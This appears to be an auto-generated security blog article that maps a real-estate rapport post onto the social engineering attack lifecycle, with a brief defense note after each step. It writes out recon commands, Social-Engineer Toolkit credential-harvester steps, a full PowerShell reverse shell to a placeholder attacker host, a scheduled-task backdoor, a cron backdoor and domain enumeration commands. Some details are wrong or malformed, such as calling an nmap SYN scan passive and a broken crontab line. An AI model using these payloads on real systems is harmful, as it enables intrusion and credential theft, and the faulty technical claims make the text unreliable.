Listen to this Post

Introduction:
In today’s hyper-connected landscape, the most sophisticated cyber attacks begin not with a malicious payload, but with a seemingly innocent conversation. Drawing parallels from professions built on trust and rapport, such as real estate, this article deconstructs how threat actors operationalize relationship-building into a repeatable, technical attack methodology. We will translate the principles of personalized client strategy into a framework for understanding and defending against advanced social engineering and persistent threat campaigns.
Learning Objectives:
- Understand how reconnaissance mirrors “discovering a client’s project” to craft targeted attacks.
- Learn to detect and mitigate the technical hooks deployed during the “relationship-building” phase of an attack.
- Implement proactive logging and monitoring to catch low-and-slow social engineering attempts.
You Should Know:
- The Art of Pre-Attack Reconnaissance: Profiling Your “Client”
Just as a professional invests time to understand a client’s needs, attackers conduct deep reconnaissance. This goes beyond simple LinkedIn scraping (OSINT). It involves mapping the digital footprint of a target department or individual to identify weak points.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Identify Targets: Use tools like `theHarvester` to gather emails, subdomains, and employee names associated with a company domain.
theharvester -d targetcompany.com -b google,linkedin
Step 2: Infrastructure Mapping: Perform passive reconnaissance with `nmap` to identify exposed services without triggering alarms.
nmap -sS -T4 -F targetcompany.com
Step 3: Social Profile Aggregation: Automate the collection of potential employee social media data (for authorized penetration tests) to understand roles, projects, and trust networks. Tools like `Sherlock` can find usernames across platforms.
python3 sherlock target_username
Defense: Train employees on operational security (OpSec) for social media. Use services to monitor for data dumps containing corporate credentials. Implement strict privacy settings on corporate social accounts.
- Crafting the Personalized Phishing Lure (The “Tailored Strategy”)
Generic spam is filtered; targeted spear-phishing bypasses defenses. Attackers use recon data to create irresistible lures, mimicking internal communications, project updates, or vendor invoices.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Clone a Legitimate Site: Use tools like `SET (Social-Engineer Toolkit)` or `GoPhish` to create a convincing clone of an internal login portal or common SaaS platform (e.g., O365, VPN).
 In SEToolkit
Select: 1) Social-Engineering Attacks
Select: 2) Website Attack Vectors
Select: 3) Credential Harvester Attack Method
Select: 2) Site Cloner
Step 2: Craft the Email: Use a sending infrastructure with proper SPF/DKIM records (often compromised SMTP servers or similar-looking domains). The body will reference real internal events or names gathered in Phase 1.
Step 3: Deploy the Payload: The link points to the cloned site. Alternatively, the email may contain a “secure document” link that drops a malicious file.
Defense: Deploy advanced email security solutions that analyze link behavior and attachment sandboxing. Mandate Multi-Factor Authentication (MFA) universally to neutralize stolen credentials. Conduct regular, tailored phishing simulations.
3. Establishing Persistence (The “Weekly Check-In”)
After initial compromise (e.g., stolen credentials or a dropped payload), the attacker establishes a persistent, low-profile presence, akin to “reassuring the client weekly.”
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Initial Foothold: This could be a reverse shell established from a malicious document macro.
A simple PowerShell reverse shell command:
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('ATTACKER_IP',ATTACKER_PORT);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Step 2: Install a Backdoor: Use a persistent method like a scheduled task (Windows) or cron job (Linux).
Windows:
schtasks /create /tn "SystemUpdateCheck" /tr "C:\Users\Public\bad.exe" /sc hourly /mo 1
Linux:
(crontab -l 2>/dev/null; echo "/30 /tmp/.hidden/backdoor.sh") | crontab -
Step 3: C2 Communication: Use encrypted, beaconing communication to a Command & Control (C2) server, often blending with normal traffic (e.g., DNS tunneling, HTTPS to cloud services).
Defense: Employ Endpoint Detection and Response (EDR) tools to detect anomalous process creation and persistent mechanisms. Use network segmentation and egress filtering to detect unusual outbound connections.
- Lateral Movement & Internal Recon (Discovering the “Right Property”)
Once inside, the attacker moves laterally to find high-value assets (databases, file servers, AD controllers), mirroring the process of “orienting a buyer to the right property.”
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Network Enumeration: Use living-off-the-land binaries (LOLBins). On Windows, `net.exe` is your friend.
net view /domain
net group "Domain Admins" /domain
Step 2: Credential Dumping: Extract hashes from memory using tools like Mimikatz or the built-in `taskhost.exe` for LSASS access.
Step 3: Pass-the-Hash/Ticket Attacks: Use stolen NTLM hashes or Kerberos tickets to authenticate to other systems without needing plaintext passwords.
Defense: Implement Just-Enough-Administration (JEA) and privileged access management (PAM). Regularly audit domain admin memberships. Use Windows Defender Credential Guard to protect hashes.
- API Security: The Modern Attack Surface (The “Unseen Backdoor”)
While building rapport, attackers scan for modern vulnerabilities. Insecure APIs are a prime target, offering direct access to data and functions.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Discover APIs: Use tools like `katana` or `gau` to crawl applications and find API endpoints, often from JavaScript files.
echo "https://target.com" | katana -jc -aff
Step 2: Test for Broken Object Level Authorization (BOLA): Manipulate object IDs in API requests to access other users’ data.
curl -H "Authorization: Bearer <token>" https://api.target.com/v1/user/123/orders
 Change to /user/124/orders to test for BOLA
Step 3: Fuzz Parameters: Use `ffuf` to fuzz for hidden parameters or injection points.
ffuf -w /path/to/wordlist.txt -u "https://api.target.com/v1/user/FUZZ"
Defense: Implement strict authentication, authorization, and input validation on all API endpoints. Use API gateways for rate-limiting and schema validation. Conduct regular penetration tests focusing on APIs.
What Undercode Say:
- Trust is the Ultimate Vulnerability. The technical perimeter is now psychological. The most expensive security tool can be undone by a single well-crafted message that exploits human trust. Security awareness training must evolve to cover these nuanced, relationship-based attacks.
- Persistence is Asynchronous. Modern threats don’t operate on human timeframes. The “low-and-slow” approach, with periodic, benign-looking C2 beaconing, is designed to evade automated detection that looks for loud, rapid anomalies. Defense requires behavioral analytics over long timelines.
Analysis: The LinkedIn post inadvertently outlines a perfect social engineering lifecycle: target research, personalized engagement, consistent follow-up, and goal-oriented navigation within a system (the real estate market or a corporate network). For defenders, the lesson is to monitor not just for exploits, but for these patterns of interaction. Anomalous login times (like “working when you don’t”), unusual internal data access patterns (“discovering each buyer’s project”), and unexpected network connections (“taking time with each visitor”) are the key indicators. The future of security monitoring lies in modeling legitimate business interaction flows to flag deviations that represent this malicious mirroring.
Prediction:
The convergence of AI-driven hyper-personalization and social engineering will lead to fully automated, scalable “trust-building” attacks. Deepfake audio/video in real-time communication (e.g., Zoom calls) will be used to finalize high-stakes attacks, such as fraudulent wire transfers or the approval of malicious code commits. Defensively, AI will be leveraged to analyze communication patterns across email, chat, and video to establish baselines of normal interaction and flag subtle, algorithmically-generated persuasion attempts that human reviewers might miss. The arms race will move decisively into the domain of automated human interaction.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Pamelabarbet Quelque – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


